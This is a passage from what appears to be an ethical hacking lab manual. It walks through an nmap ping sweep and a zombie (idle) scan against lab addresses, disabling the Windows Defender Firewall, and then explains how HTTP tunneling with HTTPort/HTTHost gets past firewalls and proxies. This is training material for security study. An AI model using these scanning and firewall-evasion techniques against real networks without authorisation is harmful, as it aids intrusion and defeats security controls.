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



27. We will now perform a **Ping Sweep** scan on the subnet to discover the live machines in the network. Type **nmap -sP 10.10.1.0/24** and press **Enter**. In the output of the Nmap, you will be able to find the live machines on the network, as shown in the screenshot.
28. As per the scan result, you can observe that the Windows Server 2019 machine is Active (10.10.1.19).



29. Now, perform a **Zombie Scan**. Type **nmap -sI 10.10.1.22 10.10.1.11** and press **Enter**. You can see that various ports and services are open, as shown in the screenshot.

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

Note: You can perform a Zombie scan by choosing any of the IPs that are obtained in the ping sweep scan. In this task, we are choosing **Windows Server 2022** as the Zombie.



30. Switch to the **Windows 11** virtual machine and delete the newly created rule in the **Windows Defender Firewall with Advanced Security** window.



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
31. **Turn off the Windows Defender Firewall** for all **Profiles** in the **Windows 11** machine.



32. Close all open windows in each machine.

33. Turn off the **Parrot Security**, **Ubuntu** and **Android** virtual machines.

Task 2: Bypass Firewall Rules using HTTP/FTP Tunneling

HTTP tunneling technology allows attackers to perform various Internet tasks despite the restrictions imposed by firewalls. This method can be implemented if the target company has a public web server with port 80 used for HTTP traffic that is unfiltered by its firewall. This technology encapsulates data inside HTTP traffic (port 80). Many firewalls do not examine the payload of an HTTP packet to confirm that it is legitimate, thus it is possible to tunnel traffic via TCP port 80.

HTTPort allows users to bypass the HTTP proxy, which blocks Internet access to e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC, etc. Here, the Internet software is configured, so that it connects to a local PC as if it is the required remote server; HTTPort then intercepts that connection and runs it via a tunnel through the proxy. HTTPort can work on devices such as proxies or firewalls that allow HTTP traffic. Thus, HTTPort provides access to websites and Internet apps. HTTPort performs tunneling using one of two modes: SSL/CONNECT mode and a remote host.

The remote host method is capable of tunneling through any proxy. HTTPort uses a special server software called HTTHost, which is installed outside the proxy-blocked network. It is a web server, and thus when HTTPort is tunneling, it sends a series of HTTP requests to the HTTHost. The proxy responds as if the user is surfing a website and thus allows the user to do so. HTTHost, in turn, performs its half of the tunneling and communicates with the target servers. This mode is much slower, but works in the majority of cases and features strong data encryption that makes proxy logging useless.

